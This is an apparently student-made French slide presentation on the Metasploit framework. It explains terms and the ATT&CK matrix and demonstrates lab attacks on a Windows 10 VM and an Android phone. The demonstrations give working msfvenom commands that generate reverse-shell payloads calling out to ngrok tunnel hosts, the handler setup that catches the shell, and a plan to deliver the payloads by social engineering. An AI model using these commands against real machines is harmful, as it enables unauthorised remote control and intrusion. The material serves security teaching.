


C S U É METASPLOIT

Paul Ducolomb
Firmin Launay
Théophile Rey



PLAN

1

INTRODUCTION

- Histoire
- Différents termes importants : exploit, pentesting, ...
- Généralités sur Metasploit

2

FONCTIONNALITÉS

- Description des modules de l'outil
- Utilisation concrète
- Mise en route

3

DÉMONSTRATIONS

- Démonstrations d'attaques



INTRODUCTION



HISTOIRE



2003 CREATION



H.D MOORE

LANGAGE SCRIPT PEARL



2007 RAPID7



Framework open-source
sous la licence Apache 2.0



ACTUELLEMENT



Un des plus utilisé au monde :

- ✓ Facilité d'utilisation
- ✓ Flexibilité



EXPLOIT

- Exploitation d'une vulnérabilité d'un système, une application ou un service.
- Attaquer sa cible
- Exécution du code de cet exploit
- Trouver des exploits :
 - <https://www.exploit-db.com/>
 - <http://cve.mitre.org/>
 - <https://blog.osvdb.org/>
 - <https://www.securityfocus.com/>
 - <https://insecure.org/sploits.html>
 - <https://packetstormsecurity.com/>





PAYLOAD

- Délivré par un « exploit »
- Morceau de code que l'attaquant ou testeur souhaite que le système exécute
- Un des plus connus est Meterpreter, beaucoup de possibilités :
 - se déplacer
 - télécharger des fichiers présents sur la cible
 - d'attaquer les autres machines sur le même réseau




SHELLCODE

- Ensemble d'instructions
- Écrit en assembleur
- S'il est bien exécuté, permet de fournir à l'attaquant une invite de commande shell ou Meterpreter.

PENTESTING



- Évaluation proactive de la sécurité informatique
- Simuler des attaques
- Identifier et corriger les vulnérabilités d'un système avant qu'elles ne soient exploitées par des cybercriminels



SCHEMA MITRE ATT&CK



ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 43 techniques	Credential Access 17 techniques	Discovery 32 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 17 techniques	Exfiltration 9 techniques	Impact 14 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (6)	Abuse Elevation Control Mechanism (5)	Abuse Elevation Control Mechanism (5)	Adversary-in-the-Middle (3)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (9)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (6)	BITS Jobs	Credentials from Password Stores (6)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Compromise Infrastructure (7)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Encoding (2)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (8)	Browser Session Hijacking	Data Obfuscation (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (4)	Establish Accounts (3)	Phishing (4)	Inter-Process Communication (3)	Compromise Client Software Binary	Create or Modify System Process (4)	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution (3)	Exfiltration Over Physical Channel (1)	Disk Wipe (2)
Search Closed Sources (2)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Create Account (3)	Domain Policy Modification (2)	Direct Volume Access	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Content (2)	Exfiltration Over Web Service (4)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)	Stage Capabilities (6)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create or Modify System Process (4)	Domain Policy Modification (2)	Domain Policy Modification (2)	Modify Authentication Process (8)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Fallback Channels	Exfiltration Over Physical Channel (1)	Financial Theft
Search Open Websites/Domains (3)	Trusted Relationship	Valid Accounts (4)	Serverless Execution	Event Triggered Execution (16)	Escape to Host	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Ingress Tool Transfer	Exfiltration Over Web Service (4)	Firmware Corruption
Search Victim-Owned Websites	Shared Modules	Software Deployment Tools	System Services (2)	External Remote Services	File and Directory Permissions Modification (2)	File and Directory Permissions Modification (2)	Multi-Factor Authentication Request Generation	Device Driver Discovery		Data from Local System	Multi-Stage Channels	Scheduled Transfer	Inhibit System Recovery
	User Execution (3)	Hijack Execution Flow (12)	User Execution (3)	Hijack Execution Flow (12)	Hide Artifacts (11)	Hide Artifacts (11)		Domain Trust Discovery		Data from Network Shared Drive	Non-Application Layer Protocol	Transfer Data to Cloud Account	Network Denial of Service (2)
								Group Policy Discovery			Non-Standard Port		Resource Hijacking
								Log Enumeration					Service Stop
													System Shutdown/Reboot



FONCTIONNALITÉS



METASPLOIT, L'OUTIL DE PENTESTING PAR EXCELLENCE ?

- Modules auxiliaires
- Modules de chiffrement
- Modules d'évasion
- Modules d'exploitation
- Modules NOP
- Modules de payload



POURQUOI UN SI GRAND SUCCÈS ?

- Grande quantité d'exploits de failles de sécurité
- Exploitation de manière automatisée et rapide
- Outils de maintien d'accès et d'interaction avec les systèmes pénétrés
- Rapport d'exploitation : très utile pour les pentests



ET SI ON LANÇAIT METASPLOIT ?

```
msfconsole ~
firmin@Inspiron ~-> msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

+-----+
| METASPLOIT by Rapid7 |
+-----+
| ==c(-----o(-----C_) | |*****|=====|*** | | |
|          |          |          | | EXPLOIT |          |          |
|          |          |          | | ==[msf >]|=====|          |
|          |          |          | | \(@)(@)(@)(@)(@)(@)(@)/ |
|          |          |          | | ***** |
+-----+
| o o o          o o          | | \'\ \ \ \ \ \ \ \ / | | | | | |
|          |          |          | | )=====|          |
|          |          |          | | LOOT |          |
|          |          |          | | C | | |          |
|          |          |          | | --| | |          |
|          |          |          | | --| | |          |
|          |          |          | |          |          |
|          |          |          | |          |          |
+-----+

+-----+
| ==[ metasploit v6.3.44-dev- |
+ -- --[ 2376 exploits - 1232 auxiliary - 416 post |
+ -- --[ 1388 payloads - 46 encoders - 11 nops |
+ -- --[ 9 evasion |
+-----+

Metasploit Documentation: https://docs.metasploit.com/
msf6 > |
```



DÉMONSTRATIONS
D'EXPLOITS



DÉMONSTRATION N°1 (PRÉREQUIS ET DONNÉES CONNUES) :

RECONNAISSANCE

- Étapes de reconnaissances effectuées et on connaît donc le système cible.
- Machine Windows 10 avec l'antivirus Windows Defender
- On délivrera le malware dans un programme exécutable via SE.





DÉMONSTRATION N°1 :

1^{ÈRE} ÉTAPE : CRÉATION D'UN SERVEUR

- Utilisation d'un service de proxy inverse permettant de créer des tunnels (Ngrok).
- Redirection du port 2023 vers le service.
- Obtention d'une adresse ainsi qu'un port sur lesquels le malware communiquera.

```
theophile@kali: ~  
ngrok  
Build better APIs with ngrok. Early access: ngrok.com/early-access  
Session Status      online  
Account             Theophile REY (Plan: Free)  
Version             3.4.0  
Region             Europe (eu)  
Latency             59ms  
Web Interface       http://127.0.0.1:4040  
Forwarding          tcp://0.tcp.eu.ngrok.io:19424 -> localhost:2023  
  
Connections         ttl    opn    rt1    rt5    p50    p90  
                   0      0      0.00  0.00  0.00  0.00
```


DÉMONSTRATION N°1 :

2^E ÉTAPE : CRÉATION DU MALWARE (PAYLOAD)

- On utilisera msfvenom (outil open source préinstallé dans Kali Linux permettant de générer des payloads en utilisant les exploits disponibles dans Metasploit par exemple).

Commande :

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST = 0.tcp.eu.ngrok.io LPORT = 19424 -f  
exe > CeciEstUnReverseShell.exe
```





```
theophile@kali: ~  
theophile@kali: ~  
theophile@kali)~  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=0.tcp.eu.ngrok.io LPORT=19424 -f exe > CeciEstUnReverseShell.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
theophile@kali)~  
$
```



DÉMONSTRATION N°1 :

3^E ÉTAPE : DISTRIBUTION

- Le payload a bien été créé dans le dossier /home, on le compresse avec un mot de passe pour le distribuer.





DÉMONSTRATION N°1 :

4^E ÉTAPE : CONFIGURATION DE METASPLOIT

On configure Metasploit : pour lancer le framework, on utilise la commande `msfconsole`, pré-installée dans Kali Linux.

On selectionne l'exploit qu'on souhaite utiliser (celui qui a été utilisé lors de la création du payload).

Ngrok va rediriger tout le trafic du payload vers `localhost:2023`, on écoute donc ici.

```
theo
theophile@kali: ~
(theophile@kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

  _____
 /         \
|   M   M   |
|  _ _ _  |
| /   \   \ |
|_____|___|

  =[ metasploit v6.3.41-dev ]
+ -- --=[ 2371 exploits - 1230 auxiliary - 414 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 2023
LPORT => 2023
msf6 exploit(multi/handler) > run

[*] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:2023
```




DÉMONSTRATION N°1 :

5^E ÉTAPE : EXÉCUTION DANS LA VM WINDOWS 10

On configure une VM Windows 10 sur VirtualBox qui représentera notre cible.

La victime a téléchargé le malware et l'a exécuté, nous allons donc pouvoir passer à la post-exploitation !





DÉMONSTRATION N°1 :

7^E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

- On a maintenant accès au shell de la victime et on peut exécuter tout ce qu'on veut.
- Par exemple, on peut lancer le notepad sur l'ordinateur de la victime en utilisant la commande `notepad.exe`.

```
theophile@kali: ~  
theophile@kali)-[~]  
└─$ msfconsole  
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true  
  
Metasploit v6.3.41-dev  
+ -- --[ 2371 exploits - 1230 auxiliary - 414 post ]  
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp  
payload => windows/shell/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 127.0.0.1  
LHOST => 127.0.0.1  
msf6 exploit(multi/handler) > set LPORT 2023  
LPORT => 2023  
msf6 exploit(multi/handler) > run  
  
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:2023  
[*] Sending stage (240 bytes) to 127.0.0.1  
[*] Command shell session 1 opened (127.0.0.1:2023 -> 127.0.0.1:49830) at 2023-11-10 10:09:11 +0100  
  
Shell Banner:  
Microsoft Windows [version 10.0.19045.2965]  
(c) Microsoft Corporation. Tous droits r_serv_s.  
  
C:\Users\vboxuser\Downloads>  
-----  
  
C:\Users\vboxuser\Downloads>notepad.exe  
notepad.exe  
  
C:\Users\vboxuser\Downloads>|
```




DÉMONSTRATION N°1 :

7^E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

Le notepad a bien été lancé !

En raison d'un crash du serveur Ngrok, nous n'avons pu exécuter que cette commande.

Mais il peut être intéressant d'obtenir les configurations de la machine cible, scanner le réseau, et préparer la suite de l'attaque !





ET LA SUITE ? (ORGANISATION)

PERSISTENCE

Capacité à rester sur un système informatique ciblé de manière durable, souvent en établissant des mécanismes permettant de survivre aux redémarrages du système.

PRIVILEGE ESCALATION

Capacité à augmenter les droits d'accès sur un système compromis, lui permettant ainsi d'exploiter des vulnérabilités et d'obtenir un niveau d'autorisation plus élevé.

LATERAL MOVEMENT

Capacité de se propager horizontalement à travers un réseau informatique, en exploitant différentes machines ou systèmes interconnectés.

EXFILTRATION, C&C, IMPACT


Exfiltration de données, exécution d'autres payloads (par exemple ransomware, wiper, ...). Impact direct sur l'organisation touchée.



DÉMONSTRATION N°2 (PREREQUIS ET CHOSES CONNUES) :

RECONNAISSANCE

- Étapes de reconnaissance effectuées et connaissance du système cible.
- Téléphone avec Android Nougat (7.0).
- On délivrera le malware dans un programme exécutable via social engineering.





DÉMONSTRATION N°2 :

1^{ÈRE} ÉTAPE : CRÉATION D'UN SERVEUR

- Utilisation d'un service de proxy inverse permettant de créer des tunnels (Ngrok).
- Redirection du port 2023 vers le service.
- On obtient une adresse ainsi qu'un port sur lesquels le malware communiquera.

```
theophile@kali: ~  
ngrok  
Build better APIs with ngrok. Early access: ngrok.com/early-access  
Session Status      online  
Account             Theophile REY (Plan: Free)  
Version             3.4.0  
Region              Europe (eu)  
Latency             91ms  
Web Interface       http://127.0.0.1:4040  
Forwarding          tcp://6.tcp.eu.ngrok.io:11787 -> localhost:2023  
  
Connections         ttl    opn    rt1    rt5    p50    p90  
                   0      0      0.00  0.00  0.00  0.00
```



DÉMONSTRATION N°2 :

2^E ÉTAPE : CRÉATION DU MALWARE (PAYLOAD)

Pour cela, nous utiliserons `msfvenom` (outil open source préinstallé dans Kali Linux permettant de générer des payloads en utilisant les exploits disponibles dans Metasploit par exemple).

Commande :

```
msfvenom -p android/meterpreter/reverse_tcp  
LHOST = 6.tcp.eu.ngrok.io LPORT = 11787 >  
CeciEstUnReverseShell.apk
```

